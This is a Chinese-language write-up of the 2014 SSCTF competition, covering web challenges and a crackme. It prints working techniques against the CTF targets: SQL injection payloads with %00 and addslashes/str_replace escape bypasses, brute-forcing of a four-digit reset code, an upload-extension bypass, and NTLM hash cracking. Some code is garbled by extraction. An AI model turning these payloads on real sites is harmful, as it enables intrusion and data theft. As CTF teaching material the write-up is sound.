

# SSCTF Writeup

By Anonymous

## 一、Web


### 1.web1-信息获取

Url: [http://ctf.sobug.com/hack\\_game/e82b2db876111afd/index.php](http://ctf.sobug.com/hack_game/e82b2db876111afd/index.php)

Point:100

Description:

获取信息，提交 key



### Process:

打开题目，title 为 hex 和 cookie，下载图片载入编辑器，找到如下 hex

23696E636C7564652066696C653D22386630306232303465393830303939382E70687022

解码为 include file="8f00b204e9800998.php", 访问该页面，查看 cookie，获得 base64 加密的 key

如图

```
054f0h: 72 64 66 2D 73 79 6E 74 61 78 2D 6E 73 23 22 3E ; rdf:syntax-ns#">
05500h: 3C 72 64 66 3A 6C 69 20 78 6D 6C 3A 6C 61 6E 67 ; <rdf:li xml:lang
05510h: 3D 22 78 2D 64 65 66 61 75 6C 74 22 3E 32 33 36 ; ="x-default">236
05520h: 39 36 45 36 33 36 43 37 35 36 34 36 35 32 30 36 ; 96E636C756465206
05530h: 36 36 39 36 43 36 35 33 44 32 32 33 38 36 36 33 ; 6696C653D2238663
05540h: 30 33 30 36 32 33 32 33 30 33 34 36 35 33 39 33 ; 0306232303465393
05550h: 38 33 30 33 30 33 39 33 39 33 38 32 45 37 30 36 ; 830303939382E706
05560h: 38 37 30 32 32 3C 2F 72 64 66 3A 6C 69 3E 3C 2F ; 87022</rdf:li></
05570h: 72 64 66 3A 41 6C 74 3E 0D 0A 09 09 09 3C 2F 64 ; rdf:Alt>.....</d
05580h: 63 3A 64 65 73 63 72 69 70 74 69 6F 6E 3E 3C 2F ; c:description></
05590h: 72 64 66 3A 44 65 73 63 72 69 70 74 69 6F 6E 3E ; rdf:Description>
055a0h: 3C 2F 72 64 66 3A 52 44 46 3E 3C 2F 78 3A 78 6D ; </rdf:RDF></x:xm
055b0h: 70 6D 65 74 61 3E 0D 0A 20 20 20 20 20 20 20 ; pmeta>..
```



解密即可。

**Key:** {SEcL0ver@2014}

## 2.web2-慧眼识珠

**Url:** [http://ctf.sobug.com/hack\\_game/5220de5ab2a8ce7d/index.html](http://ctf.sobug.com/hack_game/5220de5ab2a8ce7d/index.html)

**Point:** 100

**Description:**

仔细查看页面，获取 key



### Process:

访问，查看到 cookie 里有 check=0，因而想构造 check=1 的 cookie，构造完毕后继续访问发现页面仍未变化。

继续查看后发现当前页面为 index.html，里面的一段加密的 js 代码解密后就为 check=0，再无其他数据。修改 cookie 后尝试需访问其他动态页面，访问 index.php 后响应中返回 key，如图



**Key:** {seCL0veR1H@CKz014}

猜出前几个为 the key is，因而确定为有意义的单词，无需做词频统计之类的。最终获得的解密字符为 the key is seclover welcome you

**Key:**{seclover welcome you}

#### 4.web4-代理和搜索

**Url:**[http://ctf.sobug.com/hack\\_game/390532fb5dc7f219/index.php](http://ctf.sobug.com/hack_game/390532fb5dc7f219/index.php)

**Point:**150

**Description:**

仔细查看页面，度娘知道答案哟

[ctf.sobug.com/hack\\_game/390532fb5dc7f219/index.php](http://ctf.sobug.com/hack_game/390532fb5dc7f219/index.php)



**Process:**

通过题目中谷歌是检索不到的，得知存在 robots.txt 文件，访问获得里面的 disallow 目录  
User-agent: \* Disallow: /S\$cL0ver/ Disallow: /include/  
访问/S\$cL0ver/

[ctf.sobug.com/hack\\_game/390532fb5dc7f219/S\\$cL0ver/](http://ctf.sobug.com/hack_game/390532fb5dc7f219/S$cL0ver/)



根据说明，测试代理访问，本地设置 X-Forwarded-For 为 www.seclover.com 访问，获得您的 ip 为 www.seclover.com

得知其 ip 获取是利用 X-Forwarded-For, 修改其为 www.seclover.com 的 ip, 访问即可获得 key

[illegible]

**Key:**{S2CloveRWelcomE\_Y0u}

## 5.web5-编程&脚本

**Url:**[http://ctf.sobug.com/hack\\_game/f8495eedb8e92ee/index.php](http://ctf.sobug.com/hack_game/f8495eedb8e92ee/index.php)

**Point:200**

**Description:**

## 编程解决问题



### Process:

Burp 抓包可以看到响应头中有个 password 字段

```
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Microsoft-IIS/7.5
X-Powered-By: PHP/5.5.11
password: VJLZDIIVVD
X-Powered-By: ASP.NET
Date: Sun, 02 Nov 2014 07:45:07 GMT
Content-Length: 1903
```

每次请求都会变化，这样只要写个自动化脚本抓取后自动提交就可以了，脚本如下

```

<?php
for($i=1;$i<=10000;$i++)
{
    $html=file_get_contents('http://ctf.sobug.com/hack_game/f8495eedb8e92ee/index.php');
    $password=str_replace(' ', '$html');
    $password=md5($password);
    print_r($password);
    $data = file_get_contents_post("http://ctf.sobug.com/hack_game/f8495eedb8e92ee/index.php", $password);
    file_put_contents('./test/'.$i.'.txt', $data);
}
function file_get_contents_post($url, $post) {
    $options = array(
        'http' => array(
            'method' => 'POST',
            'content' => 'password='.$post.'&Submit=%E7%A1%AE%E5%AE%9A',
            'header' => "Proxy-Connection: keep-alive\r\nContent-Length: 67\r\nCache-Control: max-age=0\r\n
            text/html,application/xhtml+xml,application/xml;q=0.9,image/jpeg,*/*;q=0.8\r\nOrigin: http://
            Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/37.0.2062.1
            Safari/537.36\r\nContent-Type: application/x-www-form-urlencoded\r\nReferer:
            http://ctf.sobug.com/hack_game/f8495eedb8e92ee/index.php\r\nAccept-Encoding: gzip, deflate\r\n
            CN,qq;q=0.8\r\nCookie: Hm_lvt_44c964f56df9dd6b31ec66a50a3b29e4=1414806314; PHPSESSID=4jmc:
            Hm_lvt_d2084f96b27000a527e605d821116de4=1414804491,1414813143; Hm_lpv_d2084f96b27000a527e60:
            // 'content' => http_build_query($post),
        ),
    );
    $result = file_get_contents($url, false, stream_context_create($options));
    return $result;
}

```

跑起来就可以得到 key:

```

你真厉害,那么快的闪躲都被你抓住了, 这是你想要的<br>key:b7mIfekXA5lwLq<!DOCTYPE ht
http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns='http://www.w3.org/1999/xhtml' >
<head>

<meta http-equiv='Content-Type' content='text/html; charset=utf-8' />

```

Key: {b7mIfekXA5lwLq}

## 6.web6-windows 密码

Url: [http://ctf.sobug.com/hack\\_game/1ffd89ff6c2a0012/index.php](http://ctf.sobug.com/hack_game/1ffd89ff6c2a0012/index.php)

Point: 150

Description:

windows 密码机制



Process:



下载得到两张图片，进行处理

用 stegdetect 进行处理，发现利用 outguess 加密算法，隐藏的数据，根据提示是 windows 弱口令，试了几次成功读取

如图

```
root@kali:~/Desktop# stegdetect -tjopi *.jpg
20140226214226_L.jpg : negative
20140226214226_r.jpg : outguess(old)(***)
root@kali:~/Desktop# outguess -r -k 123456 20140226214226_r.jpg key
Reading 20140226214226_r.jpg...
Extracting usable bits: 10864 bits
Steg retrieve: seed: 5507, len: 3046
Extracted datalen is too long: 3046 > 1358
root@kali:~/Desktop# outguess -r -k guest 20140226214226_r.jpg key
Reading 20140226214226_r.jpg...
Extracting usable bits: 10864 bits
Steg retrieve: seed: 56352, len: 39580
Extracted datalen is too long: 39580 > 1358
root@kali:~/Desktop# outguess -r -k administrator 20140226214226_r.jpg key
Reading 20140226214226_r.jpg...
Extracting usable bits: 10864 bits
Steg retrieve: seed: 42100, len: 54596
Extracted datalen is too long: 54596 > 1358
root@kali:~/Desktop# outguess -r -k admin 20140226214226_r.jpg key
Reading 20140226214226_r.jpg...
Extracting usable bits: 10864 bits
Steg retrieve: seed: 191, len: 92
```

查看 key 文件，得到 windows 的 ntml 哈希

ed6c3eb3f56395a1f76ccb47241e3d88:0816f03b51a8ea50bcc7707896c93518

you can guess.what's this?

<http://www.objectif-securite.ch/ophcrack.php> 破解得到 key wangke1234

**Key:**{wangke1234}

## 7.web7-获取后台密码

**Url:**[http://ctf.sobug.com/hack\\_game/76412c649fb21553/index.php](http://ctf.sobug.com/hack_game/76412c649fb21553/index.php)

**Point:**220

**Description:**

获取后台密码

SSCTF 网络攻防比赛 - logical

ctf.sobug.com/hack\_game/76412c649fb21553/index.php

Toggle navigation SSCTF 网络攻防比赛

用户名:

admin

密码:

验证码:

验证码  2 C 6 B

登录 忘记密码

© Company 2014

**Process:**

有验证码，查看验证码是否存在绕过，此处的逻辑漏洞为找回密码功能，点开忘记密码，提示四位验证码已发送到您手机，

因而暴力猜解验证码即可。截取请求包，载入 burpsuite intruder，设置 payloads 为 0000-9999 进行爆破，爆破后如下

b910	b909	500			1332	
4906	4905	500			1332	
2110	2109	500			1332	
7245	7244	200			2941	
0		200			2952	baseline request
1	0000	200			2952	
2	0001	200			2952	
3	0002	200			2952	
4	0003	200			2952	
5	0004	200			2952	

request	response
raw	headers
hex	html
render	

```
<input type="text" class="form-control" name="yzm" value="" style="width:170px;">
</div>
<button type="submit" class="btn btn-default">修改</button>
<script>alert('password
is:ad0mIn')</script><script>location.href='index.php?code=1';</script>
```

登录框登录成功后，弹出 key

Key: {4297f44b13955235245b2497399d7a92}

## 8.web8-U 盘病毒

Url: [http://ctf.sobug.com/hack\\_game/eaf10b34b5ba8770/index.php](http://ctf.sobug.com/hack_game/eaf10b34b5ba8770/index.php)

Point: 300

Description:

U 盘病毒分析，获取 key



Process:

下载 U 盘镜像后，解压 1.4M，果断 mount 之。得到一个 exe 和 autorun，根据 autorun 里的信息，放到 windows 下。

看了下是 winrar 的自解压的文件，然后用 winrar 打开，得到 3 个文件。如图





运行 1.exe 解压出一个隐藏的 test.txt 文件。内容如下，计算 md5 提交就是 flag  
**Key:** {队友玩星际去了，没要到 key，我代写的}


### 9.web9-电报解码

**Url:** [http://ctf.sobug.com/hack\\_game/70e8ff92f2cb2576/index.php](http://ctf.sobug.com/hack_game/70e8ff92f2cb2576/index.php)

**Point:**200

**Description:**

仔细查看页面获取 key




**Process:**

Win7 访问是如上图的，但是 linux 访问直接显示的如下



会提示 Holly Shit!

Damn it.但 union 未检测，多次测试 select 用%00 来绕过



2

2 的位置有回显。接下来就是基本的 sql 注入了

先看版本 `version()` 得知为 5.5.1、再看数据库 `database()` 为 `ctf0web`

读取表

`index.php?id=-1+union+se%00lect+1,table_name,3+from+information_schema.tables+where+table_schema='ctf0web'#`

获得表名 `helloctf`

读取列名

`index.php?id=-1+union+se%00lect+1,column_name,3+from+information_schema.columns+where+table_name='helloctf'#`

获得列名 `id title flag`

读取 `flag` `index.php?id=-1+union+se%00lect+1,flag,3+from+helloctf+where+id=1#`

获得 key

**Key:** {5e1325ba32f012c77f02c422251c3b7c}


## 11.web11-UPLOAD

**Url:** `http://ctf.sobug.com/hack_game/8e3096620b9a89d1/index.php`

**Point:** 200

**Description:**


按题目要求完成



**Process:**

Burp 抓包，传正常图片，提示 { 不会吧，上传图片不好吧！至少你也传个能解析的啊！}  
但上传 php 文件无论怎么改、截断都是提示文件类型错误，所以猜测其对 content-type  
进行了验证，看其是否为图片。

此时上传图片改为 xx.php 提示上传文件出错，然后利用文件名为大写 PHP 绕过，如图



Key: {KunSecLover2@14}

## 12.web12-SQL

Url: [http://ctf.sobug.com/hack\\_game/8f0784928387928a/index.php](http://ctf.sobug.com/hack_game/8f0784928387928a/index.php)

Point:500

Description:

找找看看，有洞哟



Process:

得知为一博客系统，大致探测了下目录结构与文件，收获如下

/config.php

/content.php

/content/2014060212.txt

/content/2014061201.txt

/content/2014060901.txt

/admin/check.php

/admin/index.php


/admin/index.html

Content.php 文件通过 file 参数传入文件名(不带后缀)，首先想到文件包含漏洞。

访问 [http://ctf.sobug.com/hack\\_game/8f0784928387928a/content.php?file=2014061201](http://ctf.sobug.com/hack_game/8f0784928387928a/content.php?file=2014061201) 为




而该文件为



因而可以确认其不是文件包含，而是文件读取。因而想构造参数读取 `confi.php` 里的内容。多次测试发现传入字符会提示日期错误，传入 `file=2014061202000000` 一个超长数据，提示服务器内部 500 错误，说明过了日期检测函数；传入 `file=2014061202000000..` 提示日期格式不对，传入 `file=0xabcdef123` 提示服务器内部 500 错误。多次测试发现无法绕过其日期检测函数。

将注意力放在 `admin` 的登录框里，有验证码，输入帐号错误会提示不存在该帐号，测试了多个常用管理帐号后依然提示帐号不存在，由于题目是 SQL，因而考虑到是 sql 注入，测试了多次后，发现注入应该不在登录框处。

点开搜索框，url 为 `search.php?word=&tongpeifu=*&sqltongpei=%`  
显示结果如下



根据 url 参数命名方式，确定此处应该是注入点了，就是如何构造语句了。

通过搜索

`search.php?word=l&tongpeifu=*&sqltongpei=%`

`search.php?word=x&tongpeifu=*&sqltongpei=%`

都能返回 linux 的搜索结果，从而确定 sql 执行的语句大致为

`Select * from articles where title like '%word%'`

然后需要弄清楚 `tongpeifu` 与 `sqltongpei` 以及 `word` 三者之间是个怎样的逻辑关系

默认三个参数都不传 `word=&tongpeifu=&sqltongpei=`，返回所有数据

传入 `/search.php?word=li?ux&tongpeifu=?&sqltongpei=`

发现没有回显内容，如图



http://ctf.sobug.com/hack\_game/8f0784928387928a/search.php?word=li?ux&tongpeifu=?&sqltongpei=



提交 search.php?word=li?ux&tongpeifu=?&sqltongpei=n  
获得回显



因而大致确定程序的逻辑 tongpeifu 是指 word 中的，在执行 sql 语句时候将 word 中 tongpeifu 代表位置用 sqltongpei 替换。

逻辑清晰了，下面就是要构造 sql 语句进行注入。构造恒成立语句查看

search.php?word=\*&tongpeifu=\*&sqltongpei=n%' and 1=1 and '%='

发现并无返回数据，多次测试仍无果。

猜测是单引号被转义了，查看了 php 版本为 5.5 默认无 gpc，则考虑到可能是对获取的数据进行了 addslashes 处理，现在要做的就是如何绕过 addslashes，使单引号逃逸出来。

本地测试。

其实 word tongpeifu sqltongpei 的处理逻辑，在 php 中实现就是一个 str\_replace 函数。

构造本地测试的代码为

先查看 addslashes 的处理单引号、双引号、反斜线、空字符

测试代码

```
<?php
```

```
//addslashes 处理的内容有'、\、"、NULL 四个字符
```

```
if (isset($_GET['singleq'])) {
```

```
    echo "' ----> ".addslashes($_GET['singleq'])."<br/>";
```

```
}
```

```
if (isset($_GET['doubleq'])) {
```

```
    echo "\" ----> ".addslashes($_GET['doubleq'])."<br/>";
```

```
}
```


```
if (isset($_GET['backslash'])) {
```

```
    echo "\\ ----> ".addslashes($_GET['backslash'])."<br/>";
```

```


}
if (isset($_GET['null'])) {
    echo "%00 -----> ".addslashes($_GET['null'])."<br/>";
}
//sql test
$word=addslashes($_GET['word']);
$tongpeifu=addslashes($_GET['tongpeifu']);
$sqltongpei=addslashes($_GET['sqltongpei']);
echo $word."<br/>";
echo $tongpeifu."<br/>";
echo $sqltongpei."<br/>";
$result=str_replace($tongpeifu, $sqltongpei, $word);
echo "sql--query:". "select title from articles where title like '%{$result}%'". "<br/>";
输出为

```




有没有很熟悉，echsoap 之前爆过的一个插件注入也是类似，利用替换，将单引号逃逸出来

仔细想想，该怎样进行替换，才会使单引号逃逸出来？  
首先在 word 中测试，另外两个参数为空，查看输出



Word 中的 ' %00 中的反斜线都是成对出现的，所以要想使得单引号逃逸出来，必须使得其前面的\被转义，

那通配符该用哪个进行替换呢，使得通配符分别为'或\或%00，时候，其替换的时候也为成对替换，因为其自身也被转义了。




```

Load URL fuck.com/test.php?word=linux\\%00'union&tongpeifu=%00'&sqltongpei=sss
Split URL
Execute
Enable Post data
Enable Referrer

linux\\\\0' union
\\\\0'
sss
sql--query:select title from articles where title like '%linuxsssunion%'

```

但是将通配符变为\\0 查看输出




```

Load URL fuck.com/test.php?word=linux\\%00'union&tongpeifu=\\0&sqltongpei=sss
Split URL
Execute
Enable Post data
Enable Referrer

linux\\\\0' union
\\0
sss
sql--query:select title from articles where title like '%linux\\sss\\' union%'

```

令 sqltongpei=\\ 输出查看，单引号逃逸



```

Load URL fuck.com/test.php?word=linux\\%00'union&tongpeifu=\\0&sqltongpei=\\
Split URL
Execute
Enable Post data
Enable Referrer

linux\\\\0' union
\\0
\\
sql--query:select title from articles where title like '%linux\\\\\\\\' union%'

```

然后执行常规的查库、查表、读取 flag。

Order by 判断有 4 个字段，

查到数据库为 sql\_seclover 请求为

```
search.php?word=l'%00' union select 1,schema_name,3,4 from
information_schema.schemata where 1 %23&tongpeifu=\\0&sqltongpei=\\
```

查表有 content、admin（里面无数据，因而后台登录是虚设？） 、secret 请求为

```
search.php?word=l'%00' union select 1,table_name,3,4 from information_schema.tables
where table_schema=0x73716C5F7365636C6F766572 %23&tongpeifu=\\0&sqltongpei=\\
```

查字段 sid skey 请求为

```
search.php?word=l'%00' union select 1,column_name,3,4 from information_schema.columns
where table_name=0x736563726574 %23&tongpeifu=\\0&sqltongpei=\\
```

获得 key{Seclover W@1C0me ^u0} 请求为

```
search.php?word=l'%00' union select 1,skey,3,4 from secret where 1
%23&tongpeifu=\\0&sqltongpei=\\
```

**Key:** {Seclover W@1C0me ^u0}

## 二、Crack

### 1.crack1-Crackme1

Url: <http://ctf.sobug.com/crackme/b4dc971ef90cb6ae/index.php>

Point: 100

Proceess:

拖到 ida 中，逻辑很简单。

找到关键函数 sub\_401000，分析。

看了下就是和 unk\_408030 位置的数字进行一系列抑或，而且是简单的抑或。所以这个不用逆算法就行，直接上 od。

转到 0x401000 处，在程序结束的地方下断点，运行程序。成功断下后，直接在栈上可以看到注册码，如图。

```
int v6; // [sp+0h] [bp-30h]@1
char v7; // [sp+18h] [bp-18h]@1

sub_4012D9("input your name:", v6);
scanf("%s", &v7);
sub_4012D9("input your pass:", v3);
scanf("%s", &v6);
if ( sub_401000(&v7, (const char *)&v6) )
{
    sub_4012D9("good job!\n", v6);
    sub_4012D9("the key is: md5(pass)", v4);
}
else
{
    sub_4012D9("try again!", v6);
}
--stru_408110._cnt;
if ( stru_408110._cnt < 0 )
    _filbuf(&stru_408110);
else
    ++stru_408110._ptr;
--stru_408110._cnt;
```

```
v6 = 0;
if ( v4 > 0 )
{
    v7 = &unk_408030;
    do
    {
        v8 = *(_BYTE *)v7 ^ a2[v6];
        v7 = (char *)v7 + 4;
        a2[v6++] = v8;
    }
    while ( v6 < v4 );
}
v9 = a2;
v10 = v3 - 1;
v11 = 1;
do
{
    if ( !v10 )
        break;
    v11 = *v2++ == *v9++;
    --v10;
}
}
```





00403D32	E8 1D030000	call Crackme.00404054	
00403D37	83C4 04	add esp,0x4	
00403D3A	8B5D F0	mov ebx,dword ptr ss:[ebp-0x10]	
00403D3D	85DB	test ebx,ebx	
00403D3F	74 09	je XCrackme.00403D4A	
00403D41	53	push ebx	
00403D42	E8 0D030000	call Crackme.00404054	
00403D47	83C4 04	add esp,0x4	
00403D4A	837D E8 00	cmp dword ptr ss:[ebp-0x18],0x0	

F9 重新运行，在上面的那个函数断下后，看栈里，下面的那个就是正确的注册码

0144FF8C	00000000	
0144FF90	00161638	ASCII "12345678901234567890123456789012"
0144FF94	001683F8	ASCII "a5d1feb3f0d8f90b7a9f7c0ad933f4a0"
0144FF98	00164DB0	
0144FF9C	00168E68	
0144FFA0	00160108	

### 3.Crack3-Crackme3

